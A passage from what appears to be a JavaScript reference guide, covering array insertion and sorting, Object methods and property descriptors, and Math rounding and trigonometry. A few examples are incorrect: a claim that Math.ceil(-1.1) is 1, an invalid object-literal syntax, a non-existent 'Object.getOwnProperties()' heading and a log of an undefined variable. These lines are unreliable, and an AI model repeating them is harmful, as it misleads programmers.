Simple item insertion can be done with Array.**prototype**.splice method:

```
arr.splice(index, 0, item);
```

More advanced variant with multiple arguments and chaining support:

```
/* Syntax:
   array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
  this.splice.apply(this, [index, 0].concat(
    Array.prototype.slice.call(arguments, 1)));
  return this;
};

["a", "b", "c", "d"].insert(2, "X", "Y", "Z").slice(1, 6);  // ["b", "X", "Y", "Z", "c"]
```

And with array-type arguments merging and chaining support:

```
/* Syntax:
   array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
  index = Math.min(index, this.length);
  arguments.length > 1
    && this.splice.apply(this, [index, 0].concat([].pop.call(arguments)))
    && this.insert.apply(this, arguments);
  return this;
};

["a", "b", "c", "d"].insert(2, "V", ["W", "X", "Y"], "Z").join("-");  // "a-b-V-W-X-Y-Z-c-d"
```

## Section 12.32: Sorting multidimensional array

Given the following array

```
var array = [
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
];
```

You can sort it sort it by number(second index)

```
array.sort(function(a, b) {
  return a[1] - b[1];
})
```


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Version ≥ 6

```
array.sort((a,b) => a[1] - b[1]);
```

This will output

```
[
  ["key2", 3],
  ["key1", 10],
  ["key4", 20],
  ["key3", 40]
]
```

Be aware that the sort method operates on the array *in place*. It changes the array. Most other array methods return a new array, leaving the original one intact. This is especially important to note if you use a functional programming style and expect functions to not have side-effects.

# Section 12.33: Test all array items for equality

The `.every` method tests if all array elements pass a provided predicate test.

To test all objects for equality, you can use the following code snippets.

```
[1, 2, 1].every(function(item, i, list) { return item === list[0]; }); // false
[1, 1, 1].every(function(item, i, list) { return item === list[0]; }); // true
```

Version ≥ 6

```
[1, 1, 1].every((item, i, list) => item === list[0]); // true
```

The following code snippets test for property equality

```
let data = [
  { name: "alice", id: 111 },
  { name: "alice", id: 222 }
];

data.every(function(item, i, list) { return item === list[0]; }); // false
data.every(function(item, i, list) { return item.name === list[0].name; }); // true
```

Version ≥ 6

```
data.every((item, i, list) => item.name === list[0].name); // true
```

# Section 12.34: Copy part of an Array

The slice() method returns a copy of a portion of an array.

It takes two parameters, `arr.slice([begin[, end]])`:

**begin**

Zero-based index which is the beginning of extraction.

**end**

Zero-based index which is the end of extraction, slicing up to this index but it's not included.

If the end is a negative number,`end = arr.length + end`.

**Example 1**

```
// Let's say we have this Array of Alphabets
var arr = ["a", "b", "c", "d"...];

// I want an Array of the first two Alphabets
var newArr = arr.slice(0, 2); // newArr === ["a", "b"]
```

**Example 2**

```
// Let's say we have this Array of Numbers
// and I don't know it's end
var arr = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9...];

// I want to slice this Array starting from
// number 5 to its end
var newArr = arr.slice(4); // newArr === [5, 6, 7, 8, 9...]
```


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# Chapter 13: Objects

| Property | Description |
|---|---|
| `value` | The value to assign to the property. |
| `writable` | Whether the value of the property can be changed or not. |
| `enumerable` | Whether the property will be enumerated in `for in` loops or not. |
| `configurable` | Whether it will be possible to redefine the property descriptor or not. |
| `get` | A function to be called that will return the value of the property. |
| `set` | A function to be called when the property is assigned a value. |

## Section 13.1: Shallow cloning

Version ≥ 6

ES6's `Object.assign()` function can be used to copy all of the **enumerable** properties from an existing `Object` instance to a new one.

```
const existing = { a: 1, b: 2, c: 3 };

const clone = Object.assign({}, existing);
```

This includes `Symbol` properties in addition to `String` ones.

Object rest/spread destructuring which is currently a stage 3 proposal provides an even simpler way to create shallow clones of Object instances:

```
const existing = { a: 1, b: 2, c: 3 };

const { ...clone } = existing;
```

If you need to support older versions of JavaScript, the most-compatible way to clone an Object is by manually iterating over its properties and filtering out inherited ones using `.hasOwnProperty()`.

```
var existing = { a: 1, b: 2, c: 3 };

var clone = {};
for (var prop in existing) {
  if (existing.hasOwnProperty(prop)) {
    clone[prop] = existing[prop];
  }
}
```

## Section 13.2: Object.freeze

Version ≥ 5

`Object.freeze` makes an object immutable by preventing the addition of new properties, the removal of existing properties, and the modification of the enumerability, configurability, and writability of existing properties. It also prevents the value of existing properties from being changed. However, it does not work recursively which means that child objects are not automatically frozen and are subject to change.

The operations following the freeze will fail silently unless the code is running in strict mode. If the code is in strict

mode, a `TypeError` will be thrown.

```
var obj = {
  foo: 'foo',
  bar: [1, 2, 3],
  baz: {
    foo: 'nested-foo'
  }
};

Object.freeze(obj);

// Cannot add new properties
obj.newProperty = true;

// Cannot modify existing values or their descriptors
obj.foo = 'not foo';
Object.defineProperty(obj, 'foo', {
    writable: true
});

// Cannot delete existing properties
delete obj.foo;

// Nested objects are not frozen
obj.bar.push(4);
obj.baz.foo = 'new foo';
```

## Section 13.3: Object cloning

When you want a complete copy of an object (i.e. the object properties and the values inside those properties, etc...), that is called **deep cloning**.

Version ≥ 5.1

If an object can be serialized to JSON, then you can create a deep clone of it with a combination of `JSON.parse` and `JSON.stringify`:

```
var existing = { a: 1, b: { c: 2 } };
var copy = JSON.parse(JSON.stringify(existing));
existing.b.c = 3; // copy.b.c will not change
```

Note that `JSON.stringify` will convert `Date` objects to ISO-format string representations, but `JSON.parse` will not convert the string back into a `Date`.

There is no built-in function in JavaScript for creating deep clones, and it is not possible in general to create deep clones for every object for many reasons. For example,

- objects can have non-enumerable and hidden properties which cannot be detected.
- object getters and setters cannot be copied.
- objects can have a cyclic structure.
- function properties can depend on state in a hidden scope.

Assuming that you have a "nice" object whose properties only contain primitive values, dates, arrays, or other "nice" objects, then the following function can be used for making deep clones. It is a recursive function that can detect objects with a cyclic structure and will throw an error in such cases.


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```
function deepClone(obj) {
    function clone(obj, traversedObjects) {
        var copy;
        // primitive types
        if(obj === null || typeof obj !== "object") {
            return obj;
        }

        // detect cycles
        for(var i = 0; i < traversedObjects.length; i++) {
            if(traversedObjects[i] === obj) {
                throw new Error("Cannot clone circular object.");
            }
        }

        // dates
        if(obj instanceof Date) {
            copy = new Date();
            copy.setTime(obj.getTime());
            return copy;
        }
        // arrays
        if(obj instanceof Array) {
            copy = [];
            for(var i = 0; i < obj.length; i++) {
                copy.push(clone(obj[i], traversedObjects.concat(obj)));
            }
            return copy;
        }
        // simple objects
        if(obj instanceof Object) {
            copy = {};
            for(var key in obj) {
                if(obj.hasOwnProperty(key)) {
                    copy[key] = clone(obj[key], traversedObjects.concat(obj));
                }
            }
            return copy;
        }
        throw new Error("Not a cloneable object.");
    }

    return clone(obj, []);
}
```

## Section 13.4: Object properties iteration

You can access each property that belongs to an object with this loop

```
for (var property in object) {
    // always check if an object has a property
    if (object.hasOwnProperty(property)) {
        // do stuff
    }
}
```

You should include the additional check for `hasOwnProperty` because an object may have properties that are inherited from the object's base class. Not performing this check can raise errors.

Version ≥ 5

You can also use `Object.keys` function which return an Array containing all properties of an object and then you can loop through this array with `Array.map` or `Array.forEach` function.

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };

Object.keys(obj).map(function(key) {
    console.log(key);
});
// outputs: 0, 1, 2
```

## Section 13.5: Object.assign

The Object.assign() method is used to copy the values of all enumerable own properties from one or more source objects to a target object. It will return the target object.

Use it to assign values to an existing object:

```
var user = {
    firstName: "John"
};

Object.assign(user, {lastName: "Doe", age:39});
console.log(user); // Logs: {firstName: "John", lastName: "Doe", age: 39}
```

Or to create a shallow copy of an object:

```
var obj = Object.assign({}, user);

console.log(obj); // Logs: {firstName: "John", lastName: "Doe", age: 39}
```

Or merge many properties from multiple objects to one:

```
var obj1 = {
    a: 1
};
var obj2 = {
    b: 2
};
var obj3 = {
    c: 3
};
var obj = Object.assign(obj1, obj2, obj3);

console.log(obj); // Logs: { a: 1, b: 2, c: 3 }
console.log(obj1); // Logs: { a: 1, b: 2, c: 3 }, target object itself is changed
```

Primitives will be wrapped, null and undefined will be ignored:

```
var var_1 = 'abc';
var var_2 = true;
var var_3 = 10;
var var_4 = Symbol('foo');

var obj = Object.assign({}, var_1, null, var_2, undefined, var_3, var_4);
console.log(obj); // Logs: { "0": "a", "1": "b", "2": "c" }
```

> Note, only string wrappers can have own enumerable properties


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Use it as reducer: (merges an array to an object)

```
return users.reduce((result, user) => Object.assign({}, {[user.id]: user})
```

## Section 13.6: Object rest/spread (...)

Version > 7

Object spreading is just syntactic sugar for `Object.assign({}, obj1, ..., objn);`

It is done with the `...` operator:

```
let obj = { a: 1 };

let obj2 = { ...obj, b: 2, c: 3 };

console.log(obj2); // { a: 1, b: 2, c: 3 };
```

As `Object.assign` it does **shallow** merging, not deep merging.

```
let obj3 = { ...obj, b: { c: 2 } };

console.log(obj3); // { a: 1, b: { c: 2 } };
```

**NOTE**: This specification is currently in stage 3

## Section 13.7: Object.defineProperty

Version ≥ 5

It allows us to define a property in an existing object using a property descriptor.

```
var obj = { };

Object.defineProperty(obj, 'foo', { value: 'foo' });

console.log(obj.foo);
```

Console output

> foo

`Object.defineProperty` can be called with the following options:

```
Object.defineProperty(obj, 'nameOfTheProperty', {
  value: valueOfTheProperty,
  writable: true, // if false, the property is read-only
  configurable : true, // true means the property can be changed later
  enumerable : true // true means property can be enumerated such as in a for..in loop
});
```

`Object.defineProperties` allows you to define multiple properties at a time.

```
var obj = {};
```

```
Object.defineProperties(obj, {
  property1: {
    value: true,
    writable: true
  },
  property2: {
    value: 'Hello',
    writable: false
  }
});
```

## Section 13.8: Accesor properties (get and set)

Version ≥ 5

Treat a property as a combination of two functions, one to get the value from it, and another one to set the value in it.

The `get` property of the property descriptor is a function that will be called to retrieve the value from the property.

The `set` property is also a function, it will be called when the property has been assigned a value, and the new value will be passed as an argument.

You cannot assign a `value` or `writable` to a descriptor that has `get` or `set`

```
var person = { name: "John", surname: "Doe"};
Object.defineProperty(person, 'fullName', {
    get: function () {
        return this.name + " " + this.surname;
    },
    set: function (value) {
        [this.name, this.surname] = value.split(" ");
    }
});

console.log(person.fullName); // -> "John Doe"

person.surname = "Hill";
console.log(person.fullName); // -> "John Hill"

person.fullName = "Mary Jones";
console.log(person.name) // -> "Mary"
```

## Section 13.9: Dynamic / variable property names

Sometimes the property name needs to be stored into a variable. In this example, we ask the user what word needs to be looked up, and then provide the result from an object I've named `dictionary`.

```
var dictionary = {
    lettuce: 'a veggie',
    banana: 'a fruit',
    tomato: 'it depends on who you ask',
    apple: 'a fruit',
    Apple: 'Steve Jobs rocks!' // properties are case-sensitive
}

var word = prompt('What word would you like to look up today?')
var definition = dictionary[word]
```


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```
alert(word + '\n\n' + definition)
```

Note how we are using [ ] bracket notation to look at the variable named `word`; if we were to use the traditional `.` notation, then it would take the value literally, hence:

```
console.log(dictionary.word)  // doesn't work because word is taken literally and dictionary has no field named `word`
console.log(dictionary.apple) // it works! because apple is taken literally

console.log(dictionary[word]) // it works! because word is a variable, and the user perfectly typed in one of the words from our dictionary when prompted
console.log(dictionary[apple]) // error! apple is not defined (as a variable)
```

You could also write literal values with [ ] notation by replacing the variable `word` with a string `'apple'`. See [Properties with special characters or reserved words] example.

You can also set dynamic properties with the bracket syntax:

```
var property="test";
var obj={
 [property]=1;
};

console.log(obj.test);//1
```

It does the same as:

```
var property="test";
var obj={};
obj[property]=1;
```

## Section 13.10: Arrays are Objects

> **Disclaimer:** Creating array-like objects is not recommend. However, it is helpful to understand how they work, especially when working with DOM. This will explain why regular array operations don't work on DOM objects returned from many DOM `document` functions. (i.e. `querySelectorAll`, `form.elements`)

Supposing we created the following object which has some properties you would expect to see in an Array.

```
var anObject = {
    foo: 'bar',
    length: 'interesting',
    '0': 'zero!',
    '1': 'one!'
};
```

Then we'll create an array.

```
var anArray = ['zero.', 'one.'];
```

Now, notice how we can inspect both the object, and the array in the same way.

```
console.log(anArray[0], anObject[0]); // outputs: zero.  zero!
console.log(anArray[1], anObject[1]); // outputs: one.  one!
console.log(anArray.length, anObject.length); // outputs: 2 interesting
```

```
console.log(anArray.foo, anObject.foo); // outputs: undefined bar
```

Since `anArray` is actually an object, just like `anObject`, we can even add custom wordy properties to `anArray`

> **Disclaimer:** Arrays with custom properties are not usually recommended as they can be confusing, but it can be useful in advanced cases where you need the optimized functions of an Array. (i.e. jQuery objects)

```
anArray.foo = 'it works!';
console.log(anArray.foo);
```

We can even make `anObject` to be an array-like object by adding a `length`.

```
anObject.length = 2;
```

Then you can use the C-style **`for`** loop to iterate over `anObject` just as if it were an Array. See Array Iteration

Note that `anObject` is only an **array-like** object. (also known as a List) It is not a true Array. This is important, because functions like `push` and `forEach` (or any convenience function found in `Array.`**`prototype`**) will not work by default on array-like objects.

Many of the DOM `document` functions will return a List (i.e. `querySelectorAll`, `form.elements`) which is similar to the array-like `anObject` we created above. See Converting Array-like Objects to Arrays

```
console.log(typeof anArray == 'object', typeof anObject == 'object'); // outputs: true  true
console.log(anArray instanceof Object, anObject instanceof Object); // outputs: true  true
console.log(anArray instanceof Array, anObject instanceof Array); // outputs: true  false
console.log(Array.isArray(anArray), Array.isArray(anObject)); // outputs: true  false
```

## Section 13.11: Object.seal

Version ≥ 5

`Object.seal` prevents the addition or removal of properties from an object. Once an object has been sealed its property descriptors can't be converted to another type. Unlike `Object.freeze` it does allow properties to be edited.

Attempts to do this operations on a sealed object will fail silently

```
var obj = { foo: 'foo', bar: function () { return 'bar'; } };

Object.seal(obj)

obj.newFoo = 'newFoo';
obj.bar = function () { return 'foo' };

obj.newFoo; // undefined
obj.bar(); // 'foo'

// Can't make foo an accessor property
Object.defineProperty(obj, 'foo', {
    get: function () { return 'newFoo'; }
}); // TypeError

// But you can make it read only
Object.defineProperty(obj, 'foo', {
```


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```
    writable: false
}); // TypeError

obj.foo = 'newFoo';
obj.foo; // 'foo';
```

In strict mode these operations will throw a `TypeError`

```
(function () {
    'use strict';

    var obj = { foo: 'foo' };

    Object.seal(obj);

    obj.newFoo = 'newFoo'; // TypeError
}());
```

## Section 13.12: Convert object's values to array

Given this object:

```
var obj = {
    a: "hello",
    b: "this is",
    c: "javascript!",
};
```

You can convert its values to an array by doing:

```
var array = Object.keys(obj)
    .map(function(key) {
        return obj[key];
    });

console.log(array); // ["hello", "this is", "javascript!"]
```

## Section 13.13: Retrieving properties from an object

***Characteristics of properties :***

Properties that can be retrieved from an *object* could have the following characteristics,

- Enumerable
- Non - Enumerable
- own

While creating the properties using *Object.defineProperty(ies)*, we could set its characteristics except *"own"*. Properties which are available in the direct level not in the *prototype* level (`__proto__`) of an object are called as *own* properties.

And the properties that are added into an object without using `Object.defindProperty(ies)` will don't have its enumerable characteristic. That means it be considered as true.

***Purpose of enumerability :***

The main purpose of setting enumerable characteristics to a property is to make the particular property's

availability when retrieving it from its object, by using different programmatical methods. Those different methods will be discussed deeply below.

***Methods of retrieving properties :***

Properties from an object could be retrieved by the following methods,

1. `for..in` loop

   This loop is very useful in retrieving enumerable properties from an object. Additionally this loop will retrieve enumerable own properties as well as it will do the same retrieval by traversing through the prototype chain until it sees the prototype as null.

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props = [];

for(prop in x){
  props.push(prop);
}

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props = [];

for(prop in x){
  props.push(prop);
}

console.log(props); //["a","b"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props = [];
Object.defineProperty(x, "b", {value : 5, enumerable : false});

for(prop in x){
  props.push(prop);
}

console.log(props); //["a"]
```

2. `Object.keys()` function

   This function was unveiled as a part of ECMAScript 5. It is used to retrieve enumerable own properties from an object. Prior to its release people used to retrieve own properties from an object by combining `for..in` loop and `Object.prototype.hasOwnProperty()` function.

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props;

props = Object.keys(x);

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props;

props = Object.keys(x);
```


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```
console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.keys(x);

console.log(props); //["a"]
```

3. `Object.getOwnProperties()` function

   This function will retrieve both enumerable and non enumerable, own properties from an object. It was also released as a part of ECMAScript 5.

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.getOwnPropertyNames(x);

console.log(props); //["a", "b"]
```

***Miscellaneous :***

A technique for retrieving all (own, enumerable, non enumerable, all prototype level) properties from an object is given below,

```
function getAllProperties(obj, props = []){
  return obj == null ? props :
           getAllProperties(Object.getPrototypeOf(obj),
               props.concat(Object.getOwnPropertyNames(obj)));
}

var x = {a:10, __proto__ : { b : 5, c : 15 }};

//adding a non enumerable property to first level prototype
Object.defineProperty(x.__proto__, "d", {value : 20, enumerable : false});

console.log(getAllProperties(x)); ["a", "b", "c", "d", "...other default core props..."]
```

And this will be supported by the browsers which supports ECMAScript 5.

## Section 13.14: Read-Only property

Version ≥ 5

Using property descriptors we can make a property read only, and any attempt to change its value will fail silently, the value will not be changed and no error will be thrown.

The `writable` property in a property descriptor indicates whether that property can be changed or not.

```
var a  = { };

Object.defineProperty(a, 'foo', { value: 'original', writable: false });

a.foo = 'new';

console.log(a.foo);
```

Console output

> original

## Section 13.15: Non enumerable property

Version ≥ 5

We can avoid a property from showing up in `for (... in ...)` loops

The `enumerable` property of the property descriptor tells whether that property will be enumerated while looping through the object's properties.

```
var obj = { };

Object.defineProperty(obj, "foo", { value: 'show', enumerable: true });
Object.defineProperty(obj, "bar", { value: 'hide', enumerable: false });

for (var prop in obj) {
    console.log(obj[prop]);
}
```

Console output

> show

## Section 13.16: Lock property description

Version ≥ 5

A property's descriptor can be locked so no changes can be made to it. It will still be possible to use the property normally, assigning and retrieving the value from it, but any attempt to redefine it will throw an exception.

The `configurable` property of the property descriptor is used to disallow any further changes on the descriptor.


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```
var obj = {};

// Define 'foo' as read only and lock it
Object.defineProperty(obj, "foo", {
    value: "original value",
    writable: false,
    configurable: false
});

Object.defineProperty(obj, "foo", {writable: true});
```

This error will be thrown:

> TypeError: Cannot redefine property: foo

And the property will still be read only.

```
obj.foo = "new value";
console.log(foo);
```

Console output

> original value

## Section 13.17: Object.getOwnPropertyDescriptor

Get the description of a specific property in an object.

```
var sampleObject = {
    hello: 'world'
};

Object.getOwnPropertyDescriptor(sampleObject, 'hello');
// Object {value: "world", writable: true, enumerable: true, configurable: true}
```

## Section 13.18: Descriptors and Named Properties

Properties are members of an object. Each named property is a pair of (name, descriptor). The name is a string that allows access (using the dot notation `object.propertyName` or the square brackets notation `object['propertyName']`). The descriptor is a record of fields defining the bevahiour of the property when it is accessed (what happens to the property and what is the value returned from accessing it). By and large, a property associates a name to a behavior (we can think of the behavior as a black box).

There are two types of named properties:

1. *data property*: the property's name is associated with a value.
2. *accessor property*: the property's name is associated with one or two accessor functions.

Demonstration:

```
obj.propertyName1 = 5; //translates behind the scenes into
                       //either assigning 5 to the value field* if it is a data property
               //or calling the set function with the parameter 5 if accessor property
```

```
//*actually whether an assignment would take place in the case of a data property
//also depends on the presence and value of the writable field - on that later on
```

The property's type is determined by its descriptor's fields, and a property cannot be of both types.

**Data descriptors** -

- Required fields: `value` or `writable` or both
- Optional fields:`configurable`,`enumerable`

Sample:

```
{
   value: 10,
   writable: true;
}
```

**Accessor descriptors** -

- Required fields: **`get`** or **`set`** or both
- Optional fields: `configurable`, `enumerable`

Sample:

```
{
    get: function () {
        return 10;
    },
    enumerable: true
}
```

**meaning of fields and their defaults**

`configurable`,`enumerable` and `writable`:

- These keys all default to **`false`**.
- `configurable` is **`true`** if and only if the type of this property descriptor may be changed and if the property may be deleted from the corresponding object.
- `enumerable` is **`true`** if and only if this property shows up during enumeration of the properties on the corresponding object.
- `writable` is **`true`** if and only if the value associated with the property may be changed with an assignment operator.

**`get`** and **`set`**:

- These keys default to **`undefined`**.
- **`get`** is a function which serves as a getter for the property, or **`undefined`** if there is no getter. The function return will be used as the value of the property.
- **`set`** is a function which serves as a setter for the property, or **`undefined`** if there is no setter. The function will receive as only argument the new value being assigned to the property.

`value`:

- This key defaults to **`undefined`**.
- The value associated with the property. Can be any valid JavaScript value (number, object, function, etc).

Example:


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```
    var obj = {propertyName1: 1}; //the pair is actually ('propertyName1', {value:1,
                                                                    // writable:true,
                                                                    // enumerable:true,
                                                                    // configurable:true})
    Object.defineProperty(obj, 'propertyName2', {get: function() {
                                                    console.log('this will be logged ' +
                                    'every time propertyName2 is accessed to get its value');
                                                },
                                            set: function() {
                                                    console.log('and this will be logged ' +
                                    'every time propertyName2\'s value is tried to be set')
                        //will be treated like it has enumerable:false, configurable:false
                                                }});
//propertyName1 is the name of obj's data property
//and propertyName2 is the name of its accessor property




obj.propertyName1 = 3;
console.log(obj.propertyName1); //3

obj.propertyName2 = 3; //and this will be logged every time propertyName2's value is tried to be set
console.log(obj.propertyName2); //this will be logged every time propertyName2 is accessed to get
its value
```

# Section 13.19: Object.keys

Version ≥ 5

`Object.keys(obj)` returns an array of a given object's keys.

```
var obj = {
    a: "hello",
    b: "this is",
    c: "javascript!"
};

var keys = Object.keys(obj);

console.log(keys); // ["a", "b", "c"]
```

# Section 13.20: Properties with special characters or reserved words

While object property notation is usually written as `myObject.property`, this will only allow characters that are normally found in JavaScript variable names, which is mainly letters, numbers and underscore (_).

If you need special characters, such as space, ☺, or user-provided content, this is possible using [ ] bracket notation.

```
myObject['special property ☺'] = 'it works!'
console.log(myObject['special property ☺'])
```

**All-digit properties:**

In addition to special characters, property names that are all-digits will require bracket notation. However, in this case the property need not be written as a string.

```
myObject[123] = 'hi!' // number 123 is automatically converted to a string
console.log(myObject['123']) // notice how using string 123 produced the same result
console.log(myObject['12' + '3']) // string concatenation
console.log(myObject[120 + 3]) // arithmetic, still resulting in 123 and producing the same result
console.log(myObject[123.0]) // this works too because 123.0 evaluates to 123
console.log(myObject['123.0']) // this does NOT work, because '123' != '123.0'
```

However, leading zeros are not recommended as that is interpreted as Octal notation. (TODO, we should produce and link to an example describing octal, hexadecimal and exponent notation)

See also: [Arrays are Objects] example.

## Section 13.21: Creating an Iterable object

Version ≥ 6

```
var myIterableObject = {};
// An Iterable object must define a method located at the Symbol.iterator key:
myIterableObject[Symbol.iterator] = function () {
  // The iterator should return an Iterator object
  return {
    // The Iterator object must implement a method, next()
    next: function () {
      // next must itself return an IteratorResult object
      if (!this.iterated) {
        this.iterated = true;
        // The IteratorResult object has two properties
        return {
          // whether the iteration is complete, and
          done: false,
          // the value of the current iteration
          value: 'One'
        };
      }
      return {
        // When iteration is complete, just the done property is needed
        done: true
      };
    },
    iterated: false
  };
};

for (var c of myIterableObject) {
  console.log(c);
}
```

Console output

> One

## Section 13.22: Iterating over Object entries - Object.entries()

Version ≥ 8

The proposed `Object.entries()` method returns an array of key/value pairs for the given object. It does not return an iterator like `Array.prototype.entries()`, but the Array returned by `Object.entries()` can be iterated


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regardless.

```
const obj = {
    one: 1,
    two: 2,
    three: 3
};

Object.entries(obj);
```

Results in:

```
[
    ["one", 1],
    ["two", 2],
    ["three", 3]
]
```

It is an useful way of iterating over the key/value pairs of an object:

```
for(const [key, value] of Object.entries(obj)) {
    console.log(key); // "one", "two" and "three"
    console.log(value); // 1, 2 and 3
}
```

# Section 13.23: Object.values()

Version ≥ 8

The `Object.values()` method returns an array of a given object's own enumerable property values, in the same order as that provided by a for...in loop (the difference being that a for-in loop enumerates properties in the prototype chain as well).

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };
console.log(Object.values(obj)); // ['a', 'b', 'c']
```

**Note:**

For browser support, please refer to this link

# Chapter 14: Arithmetic (Math)

## Section 14.1: Constants

| Constants | Description | Approximate |
|---|---|---|
| `Math.E` | Base of natural logarithm *e* | 2.718 |
| `Math.LN10` | Natural logarithm of 10 | 2.302 |
| `Math.LN2` | Natural logarithm of 2 | 0.693 |
| `Math.LOG10E` | Base 10 logarithm of *e* | 0.434 |
| `Math.LOG2E` | Base 2 logarithm of *e* | 1.442 |
| `Math.PI` | Pi: the ratio of circle circumference to diameter (π) | 3.14 |
| `Math.SQRT1_2` | Square root of 1/2 | 0.707 |
| `Math.SQRT2` | Square root of 2 | 1.414 |
| `Number.EPSILON` | Difference between one and the smallest value greater than one representable as a Number | 2.220446049250313080847263336181 6E-16 |
| `Number.MAX_SAFE_INTEGER` | Largest integer `n` such that `n` and `n + 1` are both exactly representable as a Number | 2^53 - 1 |
| `Number.MAX_VALUE` | Largest positive finite value of Number | 1.79E+308 |
| `Number.MIN_SAFE_INTEGER` | Smallest integer `n` such that `n` and `n - 1` are both exactly representable as a Number | -(2^53 - 1) |
| `Number.MIN_VALUE` | Smallest positive value for Number | 5E-324 |
| `Number.NEGATIVE_INFINITY` | Value of negative infinity (-∞) | |
| `Number.POSITIVE_INFINITY` | Value of positive infinity (∞) | |
| **`Infinity`** | Value of positive infinity (∞) | |

## Section 14.2: Remainder / Modulus (%)

The remainder / modulus operator (`%`) returns the remainder after (integer) division.

```
console.log( 42 %  10); //  2
console.log( 42 % -10); //  2
console.log(-42 %  10); // -2
console.log(-42 % -10); // -2
console.log(-40 %  10); // -0
console.log( 40 %  10); //  0
```

This operator returns the remainder left over when one operand is divided by a second operand. When the first operand is a negative value, the return value will always be negative, and vice versa for positive values.

In the example above, `10` can be subtracted four times from `42` before there is not enough left to subtract again without it changing sign. The remainder is thus: `42 - 4 * 10 = 2`.

The remainder operator may be useful for the following problems:

1. Test if an integer is (not) divisible by another number:

```
x % 4 == 0 // true if x is divisible by 4
x % 2 == 0 // true if x is even number
```


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```
x % 2 != 0 // true if x is odd number
```

Since `0 === -0`, this also works for `x <= -0`.

2. Implement cyclic increment/decrement of value within `[0, n)` interval.

Suppose that we need to increment integer value from `0` to (but not including) `n`, so the next value after `n-1` become `0`. This can be done by such pseudocode:

```
var n = ...; // given n
var i = 0;
function inc() {
    i = (i + 1) % n;
}
while (true) {
    inc();
    // update something with i
}
```

Now generalize the above problem and suppose that we need to allow to both increment and decrement that value from `0` to (not including) `n`, so the next value after `n-1` become `0` and the previous value before `0` become `n-1`.

```
var n = ...; // given n
var i = 0;
function delta(d) { // d - any signed integer
    i = (i + d + n) % n; // we add n to (i+d) to ensure the sum is positive
}
```

Now we can call `delta()` function passing any integer, both positive and negative, as delta parameter.

**Using modulus to obtain the fractional part of a number**

```
var myNum = 10 / 4;        // 2.5
var fraction = myNum % 1; // 0.5
myNum = -20 / 7;           // -2.857142857142857
fraction = myNum % 1;      // -0.857142857142857
```

# Section 14.3: Rounding

**Rounding**

`Math.round()` will round the value to the closest integer using *half round up* to break ties.

```
var a = Math.round(2.3);       // a is now 2
var b = Math.round(2.7);       // b is now 3
var c = Math.round(2.5);       // c is now 3
```

But

```
var c = Math.round(-2.7);       // c is now -3
var c = Math.round(-2.5);       // c is now -2
```

Note how `-2.5` is rounded to `-2`. This is because half-way values are always rounded up, that is they're rounded to the integer with the next higher value.

### Rounding up

`Math.ceil()` will round the value up.

```
var a = Math.ceil(2.3);         // a is now 3
var b = Math.ceil(2.7);         // b is now 3
```

`ceil`ing a negative number will round towards zero

```
var c = Math.ceil(-1.1);        // c is now 1
```

### Rounding down

`Math.floor()` will round the value down.

```
var a = Math.floor(2.3);         // a is now 2
var b = Math.floor(2.7);         // b is now 2
```

`floor`ing a negative number will round it away from zero.

```
var c = Math.floor(-1.1);        // c is now -1
```

### Truncating

**Caveat**: using bitwise operators (except `>>>`) only applies to numbers between `-2147483649` and `2147483648`.

```
2.3  | 0;                        // 2 (floor)
-2.3 | 0;                        // -2 (ceil)
NaN  | 0;                        // 0
```

`Version ≥ 6`

`Math.trunc()`

```
Math.trunc(2.3);                 // 2 (floor)
Math.trunc(-2.3);                // -2 (ceil)
Math.trunc(2147483648.1);        // 2147483648 (floor)
Math.trunc(-2147483649.1);       // -2147483649 (ceil)
Math.trunc(NaN);                 // NaN
```

### Rounding to decimal places

`Math.floor`, `Math.ceil()`, and `Math.round()` can be used to round to a number of decimal places

To round to 2 decimal places:

```
var myNum = 2/3;                 // 0.6666666666666666
var multiplier = 100;
var a = Math.round(myNum * multiplier) / multiplier;  // 0.67
var b = Math.ceil (myNum * multiplier) / multiplier;  // 0.67
var c = Math.floor(myNum * multiplier) / multiplier;  // 0.66
```

You can also round to a number of digits:

```
var myNum = 10000/3;             // 3333.3333333333335
var multiplier = 1/100;
var a = Math.round(myNum * multiplier) / multiplier;  // 3300
```


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```
var b = Math.ceil (myNum * multiplier) / multiplier;  // 3400
var c = Math.floor(myNum * multiplier) / multiplier;  // 3300
```

As a more usable function:

```
// value is the value to round
// places if positive the number of decimal places to round to
// places if negative the number of digits to round to
function roundTo(value, places){
    var power = Math.pow(10, places);
    return Math.round(value * power) / power;
}
var myNum = 10000/3;    // 3333.3333333333335
roundTo(myNum, 2);  // 3333.33
roundTo(myNum, 0);  // 3333
roundTo(myNum, -2); // 3300
```

And the variants for `ceil` and `floor`:

```
function ceilTo(value, places){
    var power = Math.pow(10, places);
    return Math.ceil(value * power) / power;
}
function floorTo(value, places){
    var power = Math.pow(10, places);
    return Math.floor(value * power) / power;
}
```

# Section 14.4: Trigonometry

All angles below are in radians. An angle `r` in radians has measure `180 * r / Math.PI` in degrees.

**Sine**

```
Math.sin(r);
```

This will return the sine of `r`, a value between -1 and 1.

```
Math.asin(r);
```

This will return the arcsine (the reverse of the sine) of `r`.

```
Math.asinh(r)
```

This will return the hyperbolic arcsine of `r`.

**Cosine**

```
Math.cos(r);
```

This will return the cosine of `r`, a value between -1 and 1

```
Math.acos(r);
```

